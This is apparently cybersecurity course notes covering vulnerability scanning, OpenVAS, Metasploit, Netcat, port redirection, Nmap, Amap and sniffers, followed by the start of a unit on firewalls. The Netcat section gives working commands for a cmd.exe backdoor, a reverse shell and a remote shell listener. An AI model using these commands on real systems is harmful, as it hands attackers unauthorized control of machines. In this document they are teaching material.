CYBER SECURITY

UNIT – I

Objective:

- To identify the vulnerability of the Internet systems and recognize the mechanisms of the attacks, and apply those to evaluate counter measure tools.

Syllabus:

Overview of vulnerability scanning, Open Port / Service Identification, Banner / Version Check, Traffic Probe, Vulnerability Probe

Vulnerability Examples - OpenVAS, Metasploit

Networks vulnerability scanning - Netcat, understanding port and Services tools - Datapipe, Fpipe

Network reconnaissance - Nmap, THC-Amap.

Network sniffers and injection tools - Tcpdump and Windump.

Learning Outcomes:

At the end of the unit student will be able to

- Identify security risks through vulnerability scanning.
- To understand metasploit framework for securing web.
- Knowledge about vulnerability assessment tools and network sniffers.

Learning Material

1.1 OVERVIEW OF VULNERABILITY SCANNING

Vulnerability

Vulnerabilities are weaknesses or flaws present in a software or hardware of a system.

Vulnerability Scanning

- Vulnerability scanning is a security technique used to identify security weaknesses in a computer system.
- Vulnerability scanning can be used by individuals or network administrators for security purposes, or it can be used by hackers attempting to gain unauthorized access to computer systems.
- The result of a vulnerability scan is a list of all the systems found and identified on the network, highlighting any that have known vulnerabilities that may need attention.

1.1.1 Classifications of Vulnerability scanners

Vulnerability originates from three sources

Vendor-originated: This includes software bugs, missing operating system patches, vulnerable services, insecure default configurations, and web application vulnerabilities.

System administration-originated: This includes incorrect or unauthorized system configuration changes, lack of password protection policies, and so on.

User-originated: This includes sharing directories to unauthorized parties, failure to run virus scanning software, and malicious activities, such as deliberately introducing system backdoors.

1.1.2 Benefits of Vulnerability Scanners

1. Allows early detection and handling of known security problems.
2. A new device or even a new system may be connected to the network without authorization. A vulnerability scanner can help identify rogue machines, which might endanger overall system and network security.
3. Vulnerability scanner helps to verify the inventory of all devices on the network. The inventory includes the device type, operating

system version and patch level, hardware configurations and other relevant system information. This information is useful in security management and tracking.

4. Vulnerability scanner allows early detection and handling of known security problems. By employing ongoing security assessments using vulnerability scanners, it is easy to identify security vulnerabilities that may be present in the network.

1.1.3 Limitations of Vulnerability Scanners

1. Vulnerability scanner can only assess a "snapshot of time" in terms of a system or network's security status. Therefore, scanning needs to be conducted regularly, as new vulnerabilities can emerge, or system configuration changes can introduce new security holes.
2. Vulnerability scanners can only report vulnerabilities according to the plug-ins installed in the scan database. They cannot determine whether the response is a 'false negative' or a 'false positive'. Human judgement is always needed in analyzing the data after the scanning process.
    - "false negative" is the failure to recognize an existence of a flaw in the system, whereas "false positive" is the incorrect determination of the presence of vulnerability.
3. Vulnerability scanner is designed to discover known vulnerabilities only. It cannot identify other security threats, such as those related to physical, operational or procedural issues.

1.2 OPEN PORT / SERVICE IDENTIFICATION

- Ports are an integral part of the Internet's communication model. They are the channel through which applications on the client computer can reach the software on the server.
- The design and operation of the Internet is based on the Internet Protocol Suite, commonly also called TCP/IP.
- Network services are referenced using two components - a host address and a port number.
- There are 65536 distinct and usable port numbers.
- Some examples of service ports used are HTTP (port 80), FTP (port 21), and SMTP (port 25), telnet (port 23) etc.
- In security terminology, the term open port is used to mean a TCP or UDP port number that is configured to accept packets.

- In contrast, a port which rejects connections or ignores all packets directed at it is called a closed port.
- A port scan is a process that sends client requests to a range of server port addresses on a host, with the goal of finding an active port.
- The majority of uses of a port scan are not for attacks, but for simple probes to determine services available on a remote machine.

1.3 BANNER / VERSION CHECK

A banner is simply the text that is embedded with a message that is received from a host. This text includes signatures of applications that issue the message.

Banner Grabbing

Banner grabbing is an enumeration technique, which is designed to determine the brand, version, operating system, web server or other relevant information about a particular service or application running on its open ports.

- Administrators can use this to take inventory of the systems and services on their network.
- An intruder/hacker can use banner grabbing in order to find network hosts that are running versions of applications and operating systems with known exploits.
- This information may be used by an administrator to catalog the system, or by an intruder to narrow down a list of applicable exploits.
- To prevent this, network administrators should restrict access to services on their networks and shut down unused or unnecessary services running on network hosts.

Example: One could establish a connection to a target web server using Netcat, then they can send an HTTP request. The response will typically contain information about the service running on the host:

Some examples of service ports used for banner grabbing are

- Hyper Text Transfer Protocol (HTTP) – port 80
- File Transfer Protocol (FTP) – port 21
- Simple Mail Transfer Protocol (SMTP) – port 25

Tools commonly used to perform banner grabbing are Telnet, nmap, zmap and Netcat.

1.4 TRAFFIC PROBE

A probe is a program or a device inserted at a key juncture in a network for the purpose of monitoring or collecting data about network activity.

Need for Traffic probe

1. Traffic probe is needed to measure and collect the data in large-scale networks.
2. To capture and process data in today's high-speed networks.
3. To detect abnormal behavior and malicious network traffic.
4. To analyze traffic from embedded network devices.

1.5 VULNERABILITY PROBE

- Some security bugs can't be identified without sending a payload that exploits a suspected vulnerability. These types of probes are more accurate and they rely on direct observation based on port numbers or service banners.
- They also carry more risk of interrupting the service, because the test payload must be trying to either produce or take advantage of an error in the service's code.

An easy-to-understand example of a vulnerability probe is an HTML injection check for a web application.

- The essence of this type of injection attack is injecting HTML code through the vulnerable parts of the website.
- The malicious user sends HTML code through any vulnerable field with a purpose to change the website's design or any information that is displayed to the user.
- Data that is being sent during this type of injection attack may be very different. It can be few HTML tags that will just display the sent information.
- Also, it can be the whole fake form or page. When this attack occurs, the browser usually interprets malicious user data as legit and displays it.

1.6 VULNERABILITY EXAMPLES

Vulnerabilities are everywhere, some vulnerabilities are

- within the software
- within the networking protocols

- within configuration settings
- within hardware architecture
- Or may be through social engineering.

1.6.1 OS command injection

- Command injection is an attack in which the goal is execution of arbitrary commands on the host operating system via a vulnerable application.
- Command injection attacks are possible when an application passes unsafe user supplied data (forms, cookies, HTTP headers etc.) to a system shell (command line interface).
- In this attack, the attacker-supplied operating system commands are usually executed with the privileges of the vulnerable application.

1.6.2 HTML injection

- It is a type of injection issue that occurs when a user is able to control an input point and is able to inject arbitrary HTML code into a vulnerable web page.
- This vulnerability can have many consequences, like disclosure of a user's session cookies that could be used to mimic the victim, or, more generally, it can allow the attacker to modify the page content seen by the victims.
- This injection allows the attacker to send a malicious HTML page to a victim. The targeted browser will not be able to distinguish the trusted part from the malicious parts and consequently will execute all like a trusted part in the victim system.

1.6.3 SQL injection

- SQL injection is a code injection technique that might destroy your database.
- SQL injection is the placement of malicious code in SQL statements, via web page input.
- SQL injection usually occurs when you ask a user for input, like their username/user id, and instead of a name/id, the user gives you an SQL statement that you will unknowingly run on your database.

1.6.4 Buffer overflow

- A buffer overflow occurs when a program attempts to write more data to a fixed length block of memory, or buffer, than the buffer is allocated to hold.
- Since buffers are created to contain a defined amount of data, the extra data can overwrite data values in memory addresses adjacent to the destination buffer unless the program includes sufficient bounds checking to flag or discard data when too much is sent to a memory buffer.
- Exploiting a buffer overflow allows an attacker to control or crash the process or to modify its internal variables. Buffer overflow always ranks high in the Common Weakness Enumeration (CWE).

1.6.5 Bugs in the software

- A software bug is an error, flaw, failure or fault in a computer program or system that causes it to produce an incorrect or unexpected result, or to behave in unintended ways.
- Most bugs arise from mistakes and errors made in either a program's source code or its design, or in components and operating systems used by such programs.

1.7 OPENVAS

- Open Vulnerability Assessment System (OpenVAS) originally known as GNessUs is a software framework of several services and tools offering vulnerability scanning and vulnerability management.
- All OpenVAS products are free software, and most components are licensed under the GNU General Public License (GPL).
- Plugins for OpenVAS are written in the Nessus Attack Scripting Language, NASL.
- OpenVAS is a full-featured vulnerability scanner. It has a powerful internal programming language to implement any type of vulnerability test.
- The scanner is accompanied by a vulnerability tests feed with a long history and daily updates and it includes more than 50,000 vulnerability tests.
- The scanner is developed and maintained by Greenbone Networks since 2009.

1.7.1 Architecture of OpenVAS

- The Open Vulnerability Assessment System (OpenVAS) collects and manages security information for networks, devices, and systems.
- At its core, OpenVAS sweeps through a network to identify known network misconfigurations and known vulnerabilities associated with common services and software.
- Vulnerability detections are defined in scripts called Network Vulnerability Tests (NVTs).
- OpenVAS uses client/server architecture to separate the duties of data collection from those of data management.
- The openvasd server (primarily a Linux executable) does the dirty work of keeping track of all of the different vulnerability results against the systems it discovers.
- The server uses its own database to manage users independently of the server's host operating system.
- OpenVAS is smart. It uses a variety of probing techniques to recognize services running on any port, rather than just assume a service's identity based on the default Internet Assigned Numbers Authority (IANA) port number.
- If we have a web server running on TCP port 8888 The OpenVAS user interface displays the aggregated information from all tasks that populate its knowledge base.




Fig: *Architecture of OpenVas*

Clients Components

- *OpenVAS CLI:* It gives command line interface.

- *Greenbone Security Assistant:* GSA gives a browser based interface to the application.
- *Greenbone Security Desktop:* GSD gives a desktop client. It is the tool that allows us to manage everything through the GUI interface on the desktop.

Services Components

- *OpenVAS Scanner:* OpenVAS scanner is at the center of the architecture which executes the Network Vulnerability Tests (NVTs). The NVTs are updated regularly with the NVT feeds.
- *OpenVAS Manager:* It is the heart of OpenVAS architecture. The manager receives different task from the OpenVAS Administrator and the clients components. After receiving the task it will perform the Vulnerability Assessment by using the OpenVAS Scanner.

After completion of scanning, the results will be processed by the OpenVAS manager in order to generate the final report.

- *OpenVAS Administrator:* It is the component whose task is user management and feed management (i.e. the updates).

Data Components

- *NVT's:* It is the database where all type of known vulnerabilities are getting updated. Currently it keeps a database of around 50,000 vulnerabilities.
- *Results, config:* It is the database where reports are collected and where the entire configuration of OpenVAS is stored.

1.7.2 Benefits of OpenVAS

1. It is Open Source.
2. Compatible with different Operating System.
3. It Keeps a history of past scans.
4. Free for unlimited IPs.
5. It has Good community support.
6. Can produce audit reports.

1.7.3 Limitations of OpenVAS

1. False negatives may be reported.
2. It finds less vulnerabilities as compared to Nessus.
3. OpenVAS is very complex to install and configure.

1.8 METASPLOIT

About Metasploit

- It is a penetration testing software developed in Ruby script. It is developed by H D Moore in 2003.
- It is an open source software development kit with the world's largest, public collection of quality-assured exploits.
- It is used for hacking into systems for testing purposes.
- It helps security and IT professionals to identify security issues, verify vulnerability, and manage expert-driven security assessments.
- Metasploit capabilities include smart exploitation, password auditing, web application scanning, and social engineering.
- It is very easy to use, and very powerful. Web interface allows the scans to be run from any system, on any operating system.
- It provides useful information to people who perform penetration testing, IDS signature development, and exploit research.
- Metasploit uses the PostgreSQL database (www.postgresql.org) to manage data for scans, sessions, and post-hack information.
- The database is installed separately from Ruby and Metasploit.

1.8.1 Functioning of Metasploit

Metasploit open source tool is used for

1. Penetration Testing
2. IDS Signature Development
3. Exploit Research

Penetration Testing

- Penetration testing (also known as pen test or pen testing) is the practice of finding the vulnerabilities present in a computer system, network or a web application.
- Penetration testing is done to identify and exploit security vulnerabilities.
- The person carrying out a penetration test is called a penetration tester.
- A pen test is a type of cyber-attack against our computer system to check for possible vulnerabilities that can be exploited by an attacker.
- Penetration testing is the most efficient and cost-effective strategy to protect the systems against attacks. It tests the network or system using the tools and techniques that attackers use and later demonstrates at what depth vulnerabilities can be exploited.

- It further validates the vulnerabilities and gives the confirmation required to deal with the security issues.
- Penetration testing requires that you get permission from the person who owns the system. Otherwise, you would be hacking the system, which is illegal in most countries.
- Penetration testing process depends on the following steps.

    1. Planning
    2. Reconnaissance
    3. Exploration
    4. Vulnerability Assessment
    5. Exploitation
    6. Reporting

IDS Signature Development

- IDS Signature means recorded evidence of a system intrusion, typically as part of an intrusion detection system (IDS).
- When a malicious attack is launched against a system, the attack typically leaves evidence of the intrusion in the systems logs.
- Each intrusion leaves a kind of footprint behind (e.g., unauthorized software executions, failed logins, misuse of administrative privileges, file and directory access) that administrators can document and use to prevent the same attacks in the future.
- By keeping tables of intrusion signatures and instructing devices in the IDS to look for the intrusion signatures, a systems security is strengthened against malicious attacks.
- Because each signature is different, it is possible for system administrators to determine by looking at the intrusion signature what the intrusion was, how and when it was happened, and even how skilled the intruder is.

Exploit Research

What is an exploit?

- To take advantage of a vulnerability, we often need an exploit.
- Exploit is a small and highly specialized computer program whose only reason of being is to take advantage of a specific vulnerability and to provide access to a computer system.
- This may be in the form of a system crash, denial of service, buffer overflow, a blue screen of death, or the system being unresponsive.
- Exploits often deliver a payload to the target system to grant the attacker access to the system.

What is a payload?

- A payload is the piece of software which give provision to control a computer system after it is being exploited.
- The payload is typically attached to an exploit and gets delivered in to the system.

Meterpreter

Metasploit's most popular payload is called Meterpreter, which enables us to do all sorts of stuff on the target system. For example, we can upload and download files from the system, take screenshots, and collect password hashes. We can even take over the screen, mouse, and keyboard to fully control the computer. We can even turn on a laptop's webcam.

1.9 NETWORKS VULNERABILITY SCANNING

- A network vulnerability scanner is a software tool that scans an entire network and its nodes for security vulnerabilities and loopholes.
- A network security scanner is primarily used by network administrators to evaluate a network's security.
- A network security scanner scans all known and possible vulnerabilities and threats.
- It scans all devices including Routers, Servers, Firewalls, Client computers etc.
- It checks for vulnerabilities such as: Password strength, Open ports, Scripts, Operating system controls etc.
- After analysis scanners provide reports that includes information about IT assets, associated vulnerabilities, Prioritized threats, Percentage of risk vulnerability etc.
- Examples of Network Vulnerability Scanner
    1. Netcat
    2. Socat

Need of Vulnerability Scanner

1. Functions of vulnerability scanning are far different from firewall or intrusion detection system.
2. Vulnerability scanning tools helps in protecting an organization from any kind of security risks or threats by scanning with deep inspection of endpoints to ensure that they are configured securely and correctly.

3. The prime aim of running a vulnerability scanner is identify the devices that are open for vulnerabilities.

There are different types of vulnerability scanners for eg: Port scanner, Network vulnerability scanner, Host based vulnerability scanner, Web application security scanner, Database security scanner etc.

1.9.1 Netcat

- Netcat is a wonderfully versatile tool which has been dubbed the "Swiss army knife".
- Netcat is a computer networking utility designed to read and write data across both TCP and UDP network connections.
- This dual functionality suggests that Netcat runs in two modes and Netcat is designed to be a dependable "back end" device that can be used candidly or easily driven by other programs and scripts.
- It is a feature-rich network debugging and investigation tool since it can produce almost any kind of connection its user could need.
- Modern Unix-based systems include Netcat as part of their default command set.
- Its list of features includes port scanning, transferring files, and port listening, and it can be used as a backdoor.
- Netcat works with several options.

However, the following is a common Netcat syntax:

nc [options] [target system] [remote port]

where target system is the hostname or IP address to connect to and remote port is either a single port, a port range, or individual ports separated by spaces, depending on the desired behavior.

Command-Line options

-l

- This option tells the Netcat to be in listen mode.
- This binds Netcat to a local port to await incoming TCP connections, making it act as a server.

-u

- This shifts Netcat from default TCP mode to UDP mode.
- This tells Netcat to bind to a UDP port instead of a TCP port.

-e

- This tells what operation to perform after a successful connection.
- This option causes a listening Netcat to execute command any time when someone makes a connection on the port to which it is listening.

-p

- Used to mention port.

-z

- Tells netcat to send only enough data to discover which ports are open.

-v

- Tells netcat to provide detailed reports, otherwise it reports only the data it receives.

-i

- It specifies the delay interval that Netcat waits between sending data.

-n

- Tells Netcat to forego hostname lookups and if we use this option, we must specify an IP address instead of a hostname.

-s

- Specifies the source IP address Netcat should use when making its connections.

1.9.2 Uses of Netcat

Netcat can be used for many purposes. It has a number of built-in capabilities.

1. Data Transfer
2. Perform basic Port Scanning
3. Relays
4. It can Create a backdoor
5. Reverse Shells
6. Obtain Remote Access to a Shell
7. Perform port listening and redirection etc.

Data Transfer

- Netcat can be used to transfer files between systems.
- Data transfer can be done in two ways. From a listener to client or client to listener.

Perform Basic Port Scanning

- It can perform simple port scans to easily identify open ports.
- This is done by specifying a range of ports to scan, along with the -z option to perform a scan instead of attempting to initiate a connection.

The basic command line for Netcat is **nc [options] host ports**

- Here host represents the hostname or IP address to which the connection is to be done.

- Ports represent either a single port or a port range in that particular host.


  Example: **nc -z -v domain.com 1-1000**

  or

  nc -z -n -v 198.51.100.0 1-1000

Relays

- Netcat can be configured to bounce an attack from machine to machine.
- Below diagram will make it clear how relays can be configured to practice



Create a backdoor

- Netcat's most popular use by malicious users is to create a backdoor login shell.
- This simple script below will create a backdoor.

  At listener: nc –l –p 1234 –e cmd.exe

  At client: nc 127.0.0.1 1234

- –e is being used to execute the action after the connection is being established.
- In Linux, these backdoors can be made persistent which means even after the current user logged out, the backdoor will keep running in background.

Reverse Shells

- Netcat can also be used to push a client session from the client to the server. This technique is called a reverse shell and can be achieved with following commands

  At listener: nc –l –p 1234

  At client: nc 127.0.0.1 1234 –e cmd.exe

Obtain Remote Access to a Shell

- To get command prompt of a Windows system from anywhere in the world, the following netcat command can be run on that particular Windows system.

nc -l -e cmd.exe 10.0.1.2 4455

- The above Ncat example has opened a listener (-l) that will execute (-e) the cmd.exe command and attach the command prompt input/output to any connection on port 4455.
- This can behave like a system backdoor on the Windows system.

1.10 UNDERSTANDING PORT AND SERVICES TOOLS

- For a packet to reach its destination, it must have an IP address and a port.
- TCP assigns 16-bit port numbers for connections. (ports 0 through 65535).
- Well-known ports (port 0 to 1023):
    1. The Well Known Ports are controlled and assigned by the Internet Assigned Numbers Authority (IANA).
    2. Well-known services like e-mail and the Web have predefined destination port numbers; e-mail uses port 25 (SMTP), and the Web uses 80 (HTTP) and 443 (HTTPS).
    3. This doesn't mean web services must always listen on port 80. Having default port gives clients a better chance of discovering services and makes network administration easier.
    4. For example, network administrators can more easily create security rules and monitor expected traffic if a service always uses a predictable port.
- Registered ports (port 1024 to 49151):
  The port range of 1024 through 49151 is referred to as the group of registered ports.
- Dynamic ports (port49151 to 65535):
  The range from 49152 through 65535 contains the dynamic, or ephemeral, ports.

<u>Port forwarding or redirecting tools</u>

- A port redirection tool works by receiving data on one IP/port combination and forwarding the data to another IP/port combination.

- It works as an intermediary between the original client and the destination.
- Port redirection is most useful for bypassing network access controls (eg: bypassing firewalls) or crossing network boundaries.
- Fpipe, DataPipe and WinRelay are three free and simple tools designed to do simple port-forwarding.

1.10.1 Datapipe

- Datapipe is a Unix-based port redirection tool. The original version was written by Todd Vierling in 1995.
- Datapipe forwards traffic between TCP ports only.
- It passes TCP/IP traffic received by the tool on one port to another port to which the tool points.
- It functions as a channel for TCP/IP connections, not an end point.
- Aside from holding IP addresses and port number, port redirection is protocol ignorant. It doesn't care whether you pass encrypted SSH traffic or plain text.
- Datapipe does not perform protocol conversion or any other data manipulation.

Datapipe: General syntax

$ ./datapipe localhost localport remotehost remoteport

The *localhost* argument indicates the IP address on which to open the listening port.
The *localport* argument indicates the listening port on the local system, connections will be made to this port number.
The *remoteport* argument indicates the port to which data is to be forwarded.
The *remotehost* argument indicates the hostname or IP address of the target.

- The easiest conceptual example of port redirection is forwarding HTTP traffic.
- In this example connection coming to local port 9080, is redirected to remote port 80 of the remote host(remote host-> www.google.com)

$ ./datapipe my.host 9080 80 www.google.com

1.10.2 Fpipe

- It is provided by McAfee.
- It implements port redirection technique natively in windows.

- The fpipe adds more capability than datapipe.
- It also adds UDP support, which Datapipe lacks.
- Fpipe does not require any support DLLs (Dynamic-link library) or privileged user access.
- It runs on all Windows platforms.
- The lack of support DLLs makes it easy to pick up fpipe.exe and drop it onto a system.

  Example: **C:\> fpipe -l 9080 -r 80 www.google.com**

  -l The listening port number.

  -r The remote port number (the port to which traffic is redirected).

Datapipe's options are few whereas FPipe's increased functionality necessitates some more command-line switches:

FPipe Option	Description
-? -h	Prints the help text.
-c	Maximum number of simultaneous TCP connections. The default is 32. Note that this has no bearing (and doesn't make sense!) for UDP connections.
-i	The IP address of the listening interface.
-l	The listening port number.
-r	The remote port number (the port to which traffic is redirected).
-s	The source port used for outbound traffic.
-u	UDP mode.
-v	Prints verbose connection information.

1.11 NETWORK RECONNAISSANCE

- Network reconnaissance is a testing done for finding potential vulnerabilities in a computer network. It is the process of acquiring information about a network or doing a preliminary survey to gain information.
- Hackers use reconnaissance as the first step in an effective attack.
- Hackers find as much information about the target as possible before launching the first attack.
- Generally, goals of reconnaissance on a target network are to discover:
  1. Locate the network and identify IP addresses of hosts.
  2. Find out accessible UDP and TCP ports.
  3. Identify open ports and underlying applications.
  4. Identify OS type in each hosts.
  5. Identify active machines.
  6. Network mapping.
- Nmap and THC-Amap are examples of tools designed to do Network Reconnaissance.

1.11.1 Nmap

- Network Mapper or Nmap is a free and open-source network scanner.
- Nmap started as a Linux utility and was ported to other systems including Windows, macOS etc.
- Nmap is used to discover hosts and services on a computer network by sending packets and analyzing the responses.
  General Syntax

  $ nmap [Scan Type(s)] [Options] {target specification}

Nmap - Typical Features

1. Identify Hosts on the Network
2. Scan for TCP and UDP Ports
3. Port scanning
4. Scan for Protocols
5. Identify a Target's Operating System
6. Scriptable interaction with the target
7. Version detection
8. Camouflage the Scan
9. Nmap can provide further information on targets, device types, and MAC addresses.

Identify Hosts on the Network

- To determine which hosts (i.e., IP addresses) on a network are live, use the Ping scanning method. It sends ICMP echo requests to the specified range of IP addresses and awaits a response. Based on the response, information about the network can be retrieved.
- Nmap applies the ICMP probing concepts to TCP ports as well.
- For example, by sending SYN, ACK packets to a TCP port nmap can assume whether a host is live or not based on the response received.
- If it receives any response then Nmap assumes the host has responded and it is live.
- If it receives nothing, the host is assumed to not be live, not currently on the network, or ignoring connections to the target port.

Scan for TCP Ports

- The basic method of TCP port scanning is to call a TCP connect function for the port and wait for a response. This is called "TCP

connect" because it is based on the Unix system function used for network communications.

- The connect function conducts the TCP three-way handshake and try to establish a connection.

The table given below represents the possible assumptions made by nmap after getting the reply for various requests.

Nmap Sends Packet with TCP Flag	Nmap Receives Packet with TCP Flag	Nmap Sends Follow-up Packet with TCP Flag	Nmap Assumes
SYN	SYN-ACK	ACK followed by RST	Port is open; host is alive.
SYN	RST	–	Port is closed; host is alive.
SYN	No response	–	Port is blocked by firewall or host is not present.
ACK	RST	–	Port is not firewall-protected; port may be open or closed; host is alive.
ACK	No response *or* ICMP unreachable	–	Port is blocked by firewall or host is not present.
FIN	Nothing		Port is open if host is alive and not firewall-protected.
FIN	RST		Port is closed; host is alive.

Scan for UDP Ports

- Scanning for UDP services is more error-prone than scanning for TCP services because UDP does not support the same state-handling of connection handshakes, resets, re-requests, and so on.

Scan for Protocols

- This is used to identify whether a port is supporting a particular type of protocol or not.
- For example if we make an attempt to connect to a UDP port the following conclusion can be obtained.

Nmap Sends to Target Port	Nmap Receives from Target Port	Nmap Assumes
Empty UDP packet	Nothing	The port is open if the host responds to the Ping (host is alive); however, the port may be closed if the target's network blocks ICMP responses.
Empty UDP packet	ICMP port unreachable	The port is closed.

Camouflage the Scan

- Nmap includes options that hide its scanning process from network security and monitoring devices like firewall.

Identify a Target's Operating System

- One of Nmap's most useful features is the capability to determine a host's operating system based on its responses to specific packets.
- Depending on the operating system(OS), Nmap may even provide a particular version and patch level information.

The Nmap Scripting Engine (NSE)

- It is one of Nmap's most powerful and flexible features.
- It allows users to write their own codes to automate a wide variety of networking tasks.
- Code is written in lua programming language.

1.11.2 THC-Amap

- THC Amap, or amap for short, is an advanced port scanner that identifies applications/services installed on a remote machine.
- Like Nmap, Amap is a scanning tool that allows you to identify the applications that are running on a specific port or ports. It is a great tool for determining what application is listening on a given port.
- It is developed by The Hacker's Choice (THC), hence the name THC-Amap.
- Scanning is done by sending trigger packets to the respective ports. These trigger packets will typically be an application protocol handshake like TCP.
- Amap then looks up the response for the trigger in a list and prints out any match it finds.
- Amap supports many protocols like TCP and UDP protocols, regular and SSL-enabled ASCII and binary protocols.
- Amap has three modes of execution. A scan may use only one mode at a time.

Mode Option	Description
-A	Identifies the service associated with the port. This identification is based on an analysis of responses to various triggers sent by amap.
-B	Reports banners. Does not perform identification or submit triggers to the service.
-P	Conducts a port scan. Amap performs full connect scans. Use Nmap for advanced options if you just want to discover ports.

1.12 NETWORK SNIFFERS AND INJECTION TOOLS

- Sniffers are effective debugging tools and equally effective hacking tools which can monitor traffic present anywhere on the communication channel.
- *Network Sniffing* - Process of capturing, decoding, and analyzing network traffic is called Network Sniffing.
- A network sniffer can listen and record any raw data that passes through it. Network sniffing is a tool that can help us locate network problems by allowing us to capture and view packet level data on our network.
- Wireless sniffers are also commonly referred to as wireless packet sniffers or wireless network sniffers.
- Sniffers work differently depending on the type of network they are in.
    1. Shared Ethernet
    2. Switched Ethernet
- Sniffers are useful tool for system and network administrators.
- The sniffer typically operates on the Data Link Layer of the OSI model so it does not have to play by the rules of any higher level protocols.
- One way to limit the impact of sniffers is to employ encrypted channels for communicating with services.
- Examples of sniffers
    1. Tcpdump
    2. Windump
    3. Wireshark
    4. Ettercap
    5. Hping
    6. Kismet

1.12.1 Tcpdump

- TcpDump is primarily a sniffer that runs under the command line.
- It allows the user to display TCP/IP and other packets being transmitted or received over a network to which the computer is attached.
- TcpDump is free software and is a highly configurable, command-line packet sniffer for Unix.
- It works well and is present by default on most Unix-based systems.
- It's long been a part of the Unix due to its usefulness in debugging networks and services.

- Tcpdump was made strictly for
    1. network monitoring
    2. traffic analysis and testing
    3. packet inspection
- It captures a lot of useful low level information about a packets passing on the network, and it can help diagnose all kind of network problems.
- Tcpdump filters enables us to extract any combination of network packets. But it does not extract detailed information from higher-level protocols like HTTP, SNMP, or DNS into more human-readable formats.

1.12.2 WinDump

- WinDump is the Windows version of tcpdump, the command line network analyzer for UNIX.
- All functions offered by tcpdump are implemented in WinDump, so every operation that can be done by tcpdump can be done in Windows as well, using WinDump.
- It is fully compatible with tcpdump and can be used to watch, diagnose and save to disk network traffic according to various complex rules.
- WinDump command relies on the WinPcap driver for packet captures. So we need to install both.
- WinDump can run under Windows 95 98 ME, NT, 2000 XP, 2003 and Vista.

CYBER SECURITY

UNIT – II

Objective:

To understand security concepts in Network Security.

Syllabus:

Firewalls and packet filters: Firewall basics, packet filter vs firewall, how a firewall protects a network, packet characteristic to filter, stateless vs stateful firewalls, network address translation (NAT) and port forwarding, the basic of virtual private networks, Snort: Intrusion detection system.

Learning Outcomes:

At the end of the unit student will be able to

- To gain knowledge on network defenses such as firewalls and network monitors.

Learning Material

2.1 FIREWALLS AND PACKET FILTERS: FIREWALL BASICS

What is a Firewall?

- A **Firewall** is a software or hardware system designed to prevent unauthorized access to an individual computer or network of computers.
- Firewalls can be implemented as both hardware and software, or a combination of both. It's a part of almost all operating systems.
- At its core, firewall examines traffic on a network interface to determine whether packets should be allowed to enter or leave the interface. Thus, firewall software blocks inbound connections to a system's services that shouldn't be exposed to other systems on a public network and can also be used to block outbound traffic from a system to a network.
- Firewalls block traffic to known malware sites to try and limit the potential damage of downloading an infected file.
- Firewalls take the direction of traffic into consideration when filtering packets. It uses two main categories of filters.
- An **ingress filter** affects packets that arrive on a protected interface (or network, system, etc.)
- An **egress filter** affects packets that leave the interface.
- **Two common network security software components** that can be part of firewall are
  1. **Personal firewalls**
     These firewalls primarily protect a system's services or file sharing from unauthorized access.
  2. **Parental control software**
     Parental control software blocks outbound traffic (usually web) to sites excluded from access based on appropriateness (e.g., porn), ideology (e.g., politics), safety (e.g., malware), or other reasons. This requires a privileged account (such as root or Administrator) to define the controls for a lower-privilege account.
- Other filtering software tools such as **spam blockers and virus scanners** are similar to firewalls in the sense that they accept or deny traffic based on content inspection.

What is a packet filter?

- Data travels on the internet in small pieces; these are called packets. Each packet has certain metadata attached, like where it is coming from(source IP), where it should be sent to(destination IP) on which port it should be connected etc..
- A packet filter examines each datagram in isolation, determining whether the datagram should be allowed to pass or should be dropped based on administrator-specific rules.
- Packet filtering is a firewall technique used to control network access by monitoring outgoing and incoming packets and allowing them to pass or halt based on the source and destination Internet Protocol (IP) addresses, protocols and ports.

2.2 PACKET FILTER VS FIREWALL

PACKET FILTER	FIREWALL
Packet filter refers to software that makes decisions based on protocol attributes such as addresses, ports, and flags.	Firewall is usually reserved for software or devices whose primary purpose is to apply security decisions to network traffic.
Packet filters inspect traffic based on characteristics such as protocol, source or destination addresses, and other fields in the TCP/IP (or other protocol) packet header.	Firewalls are packet filters, but application layer firewalls may examine more than just packet headers; they may examine packet data (or payloads) as well.
A packet filter may monitor connections to ports 20 and 21 (FTP ports).	A firewall may be able to establish criteria based on the FTP port numbers as well as FTP payloads.

2.3 HOW A FIREWALL PROTECTS A NETWORK

Firewalls are only as effective as the rules they're configured to enforce. Most firewalls have three ways to enforce a rule for network traffic

